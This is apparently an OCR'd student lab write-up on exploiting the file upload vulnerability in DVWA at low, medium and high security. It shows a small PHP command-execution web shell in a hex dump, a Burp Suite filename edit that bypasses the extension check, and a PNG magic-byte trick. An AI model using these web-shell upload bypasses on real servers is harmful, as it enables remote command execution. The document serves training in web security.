
WEEK8: File Upload Vulnerability in DVWA


In this lab experiment we understand how we can exploit file upload vulnerability and upload malicious code onto the server.

1. **DVWA SECURITY: LOW**
   Low - This security level is completely vulnerable and *has no security measures at all*. It is used as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.


   Step 1: Open DVWA, login using username and password.




Step 2: Create a file1.php and paste the commands into it, upload this file into DVWA.



Under Low security mode, the file gets uploaded to the server without any restrictions.




Step 3: To verify whether the shell is running, go to“127.0.0.1/DVWA/hackable/uploads/file1.php?cmd=pwd”, command will be executed.



/var/www/html/DVWA/hackable/uploads

2. **DVWA security Medium:** This setting is mainly to give an example to the user of *bad security practices*, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.




Step 1: Change the DVWA security to medium


Create another file with extension of file2.php.png

Under medium level of security the server will not allow uploading a file with extension other than (.png).


Step 2: Therefore first we open the burp suite and turn on interception under proxy.




Step3: Select the file and click on upload button, burp suite intercepts this request.




Step 4: Under burp suite we can see the file name file2.php.png which is being sent,



Step 5: Modify this file to file2.php. And click on forward.



From below figure we can see that file gets uploaded successfully



3. **DVWA Security: HIGH**

   High - This option is an extension to the medium difficulty, with a mixture of *harder or alternative bad practices* to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.

   Extension of PNG file
   https://www.garykessler.net/library/file_sigs.html

89 50 4E 47 0D 0A 1A 0A		‰PNG....
	PNG	Portable Network Graphics file
	Trailer:	49 45 4E 44 AE 42 60 82 (IEND®B`,...)


Convert png file into hex file

```
┌──(yuyutsu㉿kali)-[~/Documents]
└─$ xxd file3.png > hex_file

┌──(yuyutsu㉿kali)-[~/Documents]
└─$ cat hex_file
00000000: 203c 3f70 6870 0a20 2463 6d64 3d24 5f47   <?php. $cmd=$_G
00000010: 4554 5b27 636d 6427 5d3b 0a20 7379 7374  ET['cmd'];. syst
00000020: 656d 2824 636d 6429 3b0a 203f 3e0a       em($cmd);. ?>.
```


Add png extension into the current file with malicious code

```
File  Actions  Edit  View  Help
└─$ gedit hex_file
(gedit:67504): tepl-WARNING **: 20:15:51.769:

(gedit:67504): tepl-WARNING **: 20:15:51.769:

(gedit:67504): Gtk-WARNING **: 20:16:51.928:
 No such method “Inhibit”

┌──(yuyutsu㉿kali)-[~/Documents]
└─$ xxd -r hex_file file4.png

┌──(yuyutsu㉿kali)-[~/Documents]
└─$ cat file4.png
◆PNG
▒
 <?php
 ET['cmd'];
 system($cmd);
 ?>
```


File will contain malicious code even after converting back to the png file.



First upload a png file into the server.




Ping php file using sql injection.



Png file gets converted into hex file

If we check with php file extension the browser will still show it as png file for server, but actually it is a php file



PNG

So using this method we can upload php files into the server when security is high.